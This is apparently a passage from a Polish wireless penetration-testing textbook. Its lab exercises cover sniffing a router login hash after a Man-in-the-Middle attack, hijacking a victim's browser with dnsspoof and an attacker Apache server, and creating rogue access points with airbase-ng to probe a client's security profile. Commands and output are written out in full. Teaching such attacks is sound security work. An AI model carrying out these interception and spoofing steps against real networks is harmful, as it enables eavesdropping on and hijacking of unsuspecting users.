
DIR-615	SETUP	ADVANCED	TOOLS	STATUS	SUPPORT
INTERNET	INTERNET CONNECTION There are two ways to set up your Internet connection: you can use the Web-based Internet Connection Setup Wizard, or you can manually configure the connection.				Helpful Hints... If you are new to networking and have never configured a router before, click on Internet Connection Setup Wizard and the router will guide you through a few simple steps to get your network up and running. If you consider yourself an advanced user and have configured a router before, click Manual Internet Connection Setup to input all the settings manually. More...
WIRELESS SETTINGS	INTERNET CONNECTION SETUP WIZARD If you would like to utilize our easy to use Web-based Wizards to assist you in connecting your new D-Link Systems Router to the Internet, click on the button below. Internet Connection Setup Wizard Note: Before launching these wizards, please make sure you have followed all steps outlined in the Quick Installation Guide included in the package.				
NETWORK SETTINGS	MANUAL INTERNET CONNECTION OPTIONS If you would like to configure the Internet settings of your new D-Link Systems Router manually, then click on the button below. Manual Internet Connection Setup				
WIRELESS					

Copyright © 2004-2007 D-Link Systems, Inc.


5. W oknie programu Wireshark powinieneś już zaobserwować dużą liczbę pakietów przesyłanych w sieci bezprzewodowej:



6. Ustaw filtr tak, aby Wireshark wyświetlał wyłącznie pakiety HTTP:



7. Jak widać, z łatwością możesz zlokalizować żądania HTTP POST, które zostały użyte do przesłania hasła do terminala konfiguracyjnego punktu dostępowego:



8. Poniżej przedstawiono zawartość pakietu wyróżnionego na poprzednim rysunku:

```

Frame 208: 502 bytes on wire (4016 bits), 502 bytes captured (4016 bits)
Ethernet II, Src: IntelCor_35:fc:44 (00:22:fb:35:fc:44), Dst: D-Link_d2:8e:25 (00:21:91:d2:8e:25)
Internet Protocol, Src: 192.168.0.197 (192.168.0.197), Dst: 192.168.0.1 (192.168.0.1)
Transmission Control Protocol, Src Port: 49472 (49472), Dst Port: http (80), Seq: 396, Ack: 18904, Len: 448
Hypertext Transfer Protocol
  GET /post_login.xml?hash=94e7e8f5c474c69258308d9ce76ceb2634b417d5 HTTP/1.1\r\n
  [Expert Info (Chat/Sequence): GET /post_login.xml?hash=94e7e8f5c474c69258308d9ce76ceb2634b417d5 HTTP/1.1\r\n]
  Request Method: GET
  Request URI: /post_login.xml?hash=94e7e8f5c474c69258308d9ce76ceb2634b417d5
  Request Version: HTTP/1.1
  Host: 192.168.0.1\r\n
  User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.2.15) Gecko/20110303 Firefox/3.6.15 (.NET CLR 3.5.30729)\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
  Accept-Language: en-us,en;q=0.5\r\n
  Accept-Encoding: gzip,deflate\r\n
  Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
  Keep-Alive: 115\r\n
  Connection: keep-alive\r\n
  \r\n
0030 44 3b e9 d0 00 00 47 45 54 20 7f 70 6f 73 74 5f D;...GE T /post_
0040 8c 6f 67 69 66 26 78 60 6c 3f 68 61 73 68 3d 39 login.xml?hash=9
0050 34 65 37 65 38 66 38 60 34 37 34 63 26 39 32 35 e7e8f5c474c6925
0060 38 33 39 38 64 39 63 65 37 39 63 65 62 32 38 33 8d9ce76ceb2634b417d5

```

9. Rozwinięcie zawartości nagłówka HTTP pozwala zauważyć, że hasło, które zostało wprowadzone podczas logowania się do punktu dostępowego, nie jest przesyłane — zamiast niego przesyłana jest wartość funkcji skrótu tego hasła (ang. *hash*). Jeżeli przyjrzyj się zawartości pakietu oznaczonego na poprzednim rysunku numerem 64, zauważysz, że żądanie zostało przesłane za pomocą skryptu */md5.js*, co pozwala podejrzewać, że funkcja skrótu hasła wykorzystuje algorytm *md5*. Warto tutaj zauważyć, że jeżeli algorytm tworzenia funkcji skrótu nie używa soli kryptograficznej (ang. *cryptographic salt*), zwanej inaczej ciągiem zaburzającym poszczególne sesje, to taka technika może być podatna na atak oparty na powtarzaniu pakietów. Odnalezienie niezbędnych szczegółów pozostawimy Ci jako zadanie do samodzielnego wykonania, ponieważ nie jest to bezpośrednio związane z bezpieczeństwem sieci bezprzewodowych i szczegółowe omawianie tego zagadnienia wykracza daleko poza ramy tej książki.

```

Hypertext Transfer Protocol
  GET /post_login.xml?hash=94e7e8f5c474c69258308d9ce76ceb2634b417d5 HTTP/1.1\r\n
  [Expert Info (Chat/Sequence): GET /post_login.xml?hash=94e7e8f5c474c69258308d9ce76ceb2634b417d5 HTTP/1.1\r\n]
  Request Method: GET
  Request URI: /post_login.xml?hash=94e7e8f5c474c69258308d9ce76ceb2634b417d5
  Request Version: HTTP/1.1

```

To ćwiczenie doskonale pokazuje, jak łatwo można monitorować i podsłuchiwać ruch generowany przez klienta po przeprowadzeniu ataku typu *Man-in-the-Middle*.

Co się stało?

Dzięki odpowiedniemu przygotowaniu ataku *Man-in-the-Middle* możesz teraz bez najmniejszych problemów monitorować i podsłuchiwać ruch generowany przez niczego niepodejrzewające klienty sieci bezprzewodowej. Jest to możliwe, ponieważ w ataku typu *Man-in-the-Middle* cały ruch sieciowy jest przekazywany przez komputer napastnika, więc nieszyfrowany ruch sieciowy może być łatwo podsłuchany i przechwycony.

Zrób to sam — odszukiwanie zapytań przesyłanych do wyszukiwarki Google

W obecnych czasach raczej każdemu z nas powinno zależeć na zachowaniu poufności zapytań wpisywanych w przeglądarce Google. Niestety, domyślnie dane są przesyłane do przeglądarki za pomocą protokołu HTTP czystym, nieszyfrowanym tekstem.

Sprawdź, czy potrafisz w programie Wireshark utworzyć sprytny filtr, który będzie wyświetlał na ekranie wszystkie zapytania wpisywane przez ofiarę ataku w wyszukiwarce Google.

Przechwytywanie sesji w sieciach bezprzewodowych

Jednym z bardzo interesujących ataków, jakie możemy przeprowadzić na podstawie ataku *Man-in-the-Middle*, jest przechwytywanie sesji aplikacji. Podczas ataku *Man-in-the-Middle* wszystkie pakiety wysyłane przez komputer ofiary przechodzą przez komputer napastnika. Zadaniem komputera napastnika jest odpowiednie przekazywanie ich do hostów docelowych oraz przekazywanie odpowiedzi hostów do komputera ofiary. Ciekawym elementem takiego procesu jest możliwość modyfikacji danych w przekazywanych pakietach (jeżeli nie są szyfrowane lub nie korzystają z innych zabezpieczeń integralności danych). W praktyce oznacza to, że napastnik może modyfikować, uszkadzać lub nawet selektywnie usuwać wybrane pakiety.


W kolejnym ćwiczeniu pokażemy, w jaki sposób można przechwycić sesję DNS, korzystając z ataku *Man-in-the-Middle*, a następnie na podstawie przechwyconej sesji DNS pokażemy, jak przechwycić sesję przeglądarki próbującej połączyć się z wyszukiwarką *google.com*.

Czas na działanie — przechwytywanie sesji w sieciach bezprzewodowych


1. Przygotuj laboratorium w takiej konfiguracji, jakiej używaliśmy w poprzednich ćwiczeniach do ataków typu *Man-in-the-Middle*. Na komputerze ofiary uruchom przeglądarkę sieciową i przejdź na stronę *google.com*, monitorując jednocześnie cały generowany w ten sposób ruch przy użyciu programu Wireshark. Okno tego programu powinno wyglądać mniej więcej tak, jak na rysunku poniżej:

Time	Source	Destination	Protocol	Info
1 0.000000	IntelCor_35:fc:44	Broadcast	ARP	Who has 192.168.0.1? Tell 192.168.0.197
2 0.000603	D-Link_d2:8e:25	IntelCor_35:fc:44	ARP	192.168.0.1 is at 00:21:91:d2:8e:25
3 0.005758	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
4 1.001276	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
5 2.000004	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
6 3.415114	D-Link_d2:8e:25	Broadcast	ARP	Who has 192.168.0.198? Tell 192.168.0.1
7 3.999838	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
8 7.999001	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
9 8.720771	192.168.0.197	192.168.0.1	DNS	Standard query ANY wpad
10 9.719183	192.168.0.197	192.168.0.1	DNS	Standard query ANY wpad
11 10.719577	192.168.0.197	192.168.0.1	DNS	Standard query ANY wpad


2. W programie Wireshark ustaw filtr tak, aby wyświetlane były wyłącznie ramki protokołu DNS. Jak widać na kolejnym rysunku, komputer ofiary wysłał żądania DNS dla adresu *google.com*:




3. Aby przechwycić sesję przeglądarki, musisz przesłać do ofiary fałszywe odpowiedzi DNS, które będą pokazywać, że adresowi *google.com* odpowiada adres IP *192.168.0.199*, będący w rzeczywistości adresem IP napastnika. Do tych nieczynych celów należy użyć narzędzia Dnsspoof. Aby to zrobić, w oknie terminala musisz wpisać następujące polecenie: **dnsspoof -i mitm-bridge**:




4. Odśwież okno przeglądarki sieciowej. Od tej chwili, jak doskonale widać w oknie programu Wireshark, za każdym razem, kiedy ofiara wysłała żądanie DNS dla dowolnego hosta (włącznie z *google.com*), odpowiedź jest przesyłana przez program Dnsspoof:






5. W oknie przeglądarki na komputerze ofiary widać teraz komunikat o wystąpieniu błędu, informujący o odmowie realizacji połączenia. Dzieje się tak dlatego, że przez atak komputer ofiary, próbując połączyć się z serwisem *google.com*, w rzeczywistości łączy się z komputerem napastnika o adresie *192.168.0.199*, z tym że na porcie 80 tego komputera nie została uruchomiona żadna usługa.



6. Aby to zmienić, uruchom teraz serwer Apache (dostarczany wraz z dystrybucją BackTrack). Otwórz okno terminala i wykonaj polecenie **apache2ctl start**.

```
root@bt: ~ - Shell No. 3 - Konsole
Session Edit View Bookmarks Settings Help
root@bt:~# apache2ctl start
apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1 for ServerName
root@bt:~#
root@bt:~#
root@bt:~#
```

7. Jeżeli teraz ponownie odświeżysz okno przeglądarki sieciowej na komputerze ofiary, na ekranie pojawi się domyślna strona serwera Apache:



Wykonane ćwiczenie dobrze pokazuje, w jaki sposób można przechwycić bezprzewodową sesję klienta będącego celem ataku, przeanalizować dane wysyłane przez komputer ofiary i odesłać fałszywe odpowiedzi na jego żądania.

Co się stało?

Wykorzystując przygotowany wcześniej atak *Man-in-the-Middle*, udało Ci się pomyślnie przechwycić bezprzewodową sesję aplikacji klienta. A co działo się za kulisami? Dzięki konfiguracji do ataku *Man-in-the-Middle* miałeś możliwość monitorowania wszystkich pakietów wysyłanych przez ofiarę. Po przechwyceniu żądania DNS wysłanego przez ofiarę program Dnsspoof działający na komputerze napastnika odesłał do komputera ofiary fałszywą odpowiedź DNS, wskazującą, że nazwie hosta *google.com* odpowiada adres IP *192.168.0.199*, będący w rzeczywistości adresem IP komputera napastnika. Komputer ofiary przyjmuje tę odpowiedź za prawdziwą (bo nie ma powodu, żeby ją odrzucić) i przeglądarka ofiary wysyła żądanie HTTP na port 80 komputera napastnika.

W pierwszej części tego eksperymentu na porcie 80 komputera napastnika nie działała żadna usługa, która mogłaby obsłużyć żądanie klienta, stąd w oknie przeglądarki sieciowej ofiary pojawił się komunikat o wystąpieniu błędu. Następnie na komputerze napastnika uruchomiłeś serwer Apache, działający domyślnie na porcie 80, który od tej chwili rozpoczął obsługiwanie żądań HTTP wysyłanych przez komputer ofiary (w oknie przeglądarki ofiary została wyświetlona domyślna strona WWW serwera Apache).

To ćwiczenie pokazuje, że po przejęciu pełnej kontroli nad niższymi warstwami protokołu sieciowego (w naszym przypadku warstwą drugą) przejęcie sesji aplikacji działających na wyższych warstwach, takich jak klienty DNS czy przeglądarki sieciowe, jest zadaniem dosyć prostym.

Zrób to sam — przechwytywanie sesji aplikacji

Kolejnym etapem w przechwytywaniu bezprzewodowych sesji aplikacji na podstawie ataku *Man-in-the-Middle* jest modyfikacja danych wysyłanych przez klienta. Zapoznaj się z pakietem Ettercap, będącym częścią dystrybucji BackTrack, który pomoże Ci tworzyć filtry pozwalające na wyszukiwanie i zamianę danych w pakietach ruchu sieciowego.

W tym zadaniu powinieneś napisać prosty filtr, który będzie automatycznie zamieniał wszystkie wystąpienia słowa *bezpieczeństwo* na *niebezpieczeństwo*. Następnie spróbuj wpisać w Google słowo *bezpieczeństwo* i sprawdź, czy w odpowiedzi otrzymujesz trafienia związane ze słowem *niebezpieczeństwo*.

Odkrywanie konfiguracji zabezpieczeń klienta

W poprzednich rozdziałach pokazaliśmy, jak można tworzyć podstawione punkty dostępowe (*Honeypot*) z otwartym dostępem, a także wykorzystujące szyfrowanie WEP i WPA, ale jak w praktyce, kiedy pracujesz w terenie i przechwytyujesz pakiety sondowania (ang. *Probe Requests*) wysyłane przez atakowanego klienta, możesz się dowiedzieć, jakiego protokołu zabezpieczeń używa sieć, do której usiłuje podłączyć się klient?

Choć na pierwszy rzut oka zadanie może się wydawać nieco karkołomne, w praktyce rozwiązanie jest bardzo proste. Aby się o tym przekonać, należy utworzyć kilka punktów dostępowych rozgłaszających sieć o takim samym identyfikatorze SSID, ale różnych konfiguracjach zabezpieczeń. Kiedy klient poszukujący sieci odnajdzie takie punkty dostępowe, automatycznie podłączy się do skonfigurowanego tak, jak sieć, której poszukuje (a której konfiguracja jest przechowywana przez klienta w profilu sieci).

A zatem zaczynamy!

Czas na działanie — odkrywanie profili zabezpieczeń klientów bezprzewodowych

1. Ćwiczenie rozpocznij od przyjęcia założenia, że klient będący celem ataku był skonfigurowany pod kątem sieci o nazwie *Wireless Lab* i kiedy nie jest podłączony do żadnego punktu dostępowego, aktywnie rozsyła pakiety sondujące w poszukiwaniu tej sieci. Aby odkryć konfigurację zabezpieczeń tej sieci, musisz utworzyć kilka punktów dostępowych o różnych konfiguracjach. Na potrzeby tego ćwiczenia przyjmij, że klient jest przygotowany do pracy w jednej z następujących konfiguracji: uwierzytelnianie z otwartym dostępem, szyfrowanie WEP, szyfrowanie WPA PSK lub szyfrowanie WPA2 PSK. Oznacza to, że trzeba utworzyć cztery punkty dostępowe.

Aby to zrobić, musisz najpierw utworzyć cztery wirtualne interfejsy sieciowe, o nazwach odpowiednio *mon0*, *mon1*, *mon2* i *mon3*. Dokonasz tego poprzez kilkukrotne wykonanie polecenia **airmon-ng start wlan0**, tak jak przedstawiono na rysunku poniżej:

```

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# airmon-ng start wlan0

Interface      Chipset      Driver
wlan0          RTL8187      rtl8187 - [phy2]
              (monitor mode enabled on mon1)
mon0           RTL8187      rtl8187 - [phy2]

root@bt:~# airmon-ng start wlan0

Interface      Chipset      Driver
wlan0          RTL8187      rtl8187 - [phy2]
              (monitor mode enabled on mon2)
mon0           RTL8187      rtl8187 - [phy2]
mon1           RTL8187      rtl8187 - [phy2]

root@bt:~# airmon-ng start wlan0

Interface      Chipset      Driver
wlan0          RTL8187      rtl8187 - [phy2]
              (monitor mode enabled on mon3)
mon0           RTL8187      rtl8187 - [phy2]
mon1           RTL8187      rtl8187 - [phy2]
mon2           RTL8187      rtl8187 - [phy2]

root@bt:~# █

```

2. Aby wyświetlić na ekranie wszystkie nowo utworzone interfejsy, powinieneś wykonać polecenie **ifconfig -a**, jak widać na kolejnym rysunku:

```

mon0      Link encap:UNSPEC  HWaddr 00-C0-CA-3E-BD-93-00-00-00-00-00-00-00-00-00-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2111 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:245105 (245.1 KB)  TX bytes:0 (0.0 B)

mon1      Link encap:UNSPEC  HWaddr 00-C0-CA-3E-BD-93-00-00-00-00-00-00-00-00-00-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1164 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:125255 (125.2 KB)  TX bytes:0 (0.0 B)

mon2      Link encap:UNSPEC  HWaddr 00-C0-CA-3E-BD-93-00-00-00-00-00-00-00-00-00-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1085 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:116659 (116.6 KB)  TX bytes:0 (0.0 B)

mon3      Link encap:UNSPEC  HWaddr 00-C0-CA-3E-BD-93-00-00-00-00-00-00-00-00-00-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:887 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:95727 (95.7 KB)  TX bytes:0 (0.0 B)

```

3. Teraz możesz przystąpić do utworzenia pierwszego punktu dostępowego, wykorzystującego interfejs *mon0* i uwierzytelnianie z otwartym dostępem:

```
root@bt: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# airbase-ng --essid "Wireless Lab" -a AA:AA:AA:AA:AA:AA -c 3 mon0
01:56:20 Created tap interface at0
01:56:20 Trying to set MTU on at0 to 1500
01:56:21 Access Point with BSSID AA:AA:AA:AA:AA:AA started.
```

4. Na interfejsie *mon1* utwórz punkt dostępowy z szyfrowaniem WEP:

```
root@bt: ~ - Shell No. 3 - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# airbase-ng --essid "Wireless Lab" -c 3 -a BB:BB:BB:BB:BB:BB -W 1 mon1
For information, no action required: Using gettimeofday() instead of /dev/rtc
01:59:44 Created tap interface at1
01:59:44 Trying to set MTU on at1 to 1500

ti_set_mac failed: Cannot assign requested address
You most probably want to set the MAC of your TAP interface.
ifconfig <iface> hw ether BB:BB:BB:BB:BB:BB

01:59:45 Access Point with BSSID BB:BB:BB:BB:BB:BB started.
```

5. Interfejsu *mon2* użyj do utworzenia punktu dostępowego z szyfrowaniem WPA PSK:

```
root@bt: ~ - Shell No. 4 - Konsole
Menu Edit View Bookmarks Settings Help

root@bt:~# airbase-ng --essid "Wireless Lab" -c 3 -a CC:CC:CC:CC:CC:CC -W 1 -z 2 mon2
For information, no action required: Using gettimeofday() instead of /dev/rtc
01:58:48 Created tap interface at2
01:58:48 Trying to set MTU on at2 to 1500
01:58:48 Trying to set MTU on mon2 to 1800
01:58:48 Access Point with BSSID CC:CC:CC:CC:CC:CC started.
```

6. Wreszcie ostatni interfejs, *mon3*, zostanie użyty do utworzenia punktu dostępowego z szyfrowaniem WPA2 PSK:


```
root@bt: ~ - Shell No. 5 - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# airbase-ng --essid "Wireless Lab" -c 3 -a DD:DD:DD:DD:DD:DD -W 1 -Z 2 mon3
For information, no action required: Using gettimeofday() instead of /dev/rtc
02:00:31 Created tap interface at3
02:00:31 Trying to set MTU on at3 to 1500
02:00:31 Trying to set MTU on mon3 to 1800

ti_set_mac failed: Cannot assign requested address
You most probably want to set the MAC of your TAP interface.
ifconfig <iface> hw ether DD:DD:DD:DD:DD:DD

02:00:32 Access Point with BSSID DD:DD:DD:DD:DD:DD started.
```

7. Aby sprawdzić, czy wszystkie cztery punkty dostępowe działają poprawnie, użyj polecenia `airodump-ng` do nasłuchiwania na tym samym kanale:



```


root@bt: ~ - Shell No. 6 - Konsole
Session Edit View Bookmarks Settings Help

CH 1 ][ Elapsed: 8 s ][ 2011-06-28 02:00

BSSID                PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
AA:AA:AA:AA:AA:AA    0 100    107         0  0  3  54  OPN             Wireless Lab
CC:CC:CC:CC:CC:CC    0 100    107         0  0  3  54  WPA  TKIP  PSK   Wireless Lab
DD:DD:DD:DD:DD:DD    0 100    107         0  0  3  54  WPA2 TKIP  PSK   Wireless Lab
BB:BB:BB:BB:BB:BB    0 100    107         0  0  3  54  WEP   WEP             Wireless Lab

```

8. Po utworzeniu wszystkich punktów dostępowych możesz włączyć bezprzewodową kartę sieciową w kliencie. W zależności od tego, z jakiej sieci *Wireless Lab* klient ostatnio korzystał, automatycznie podłączy się do punktu dostępowego o takiej konfiguracji zabezpieczeń. W naszym przypadku klient podłączył się do punktu dostępowego sieci z szyfrowaniem WPA PSK.



```

root@bt: ~ - Shell No. 4 - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# airbase-ng --essid "Wireless Lab" -c 3 -a CC:CC:CC:CC:CC:CC -W 1 -z 2 mon2
For information, no action required: Using gettimeofday() instead of /dev/rtc
01:58:48 Created tap interface at2
01:58:48 Trying to set MTU on at2 to 1500
01:58:48 Trying to set MTU on mon2 to 1800
01:58:48 Access Point with BSSID CC:CC:CC:CC:CC:CC started.

02:04:23 Client C8:BC:C8:EE:12:0B associated (WPA1;TKIP) to ESSID: "Wireless Lab"
02:04:23 Client C8:BC:C8:EE:12:0B associated (WPA1;TKIP) to ESSID: "Wireless Lab"
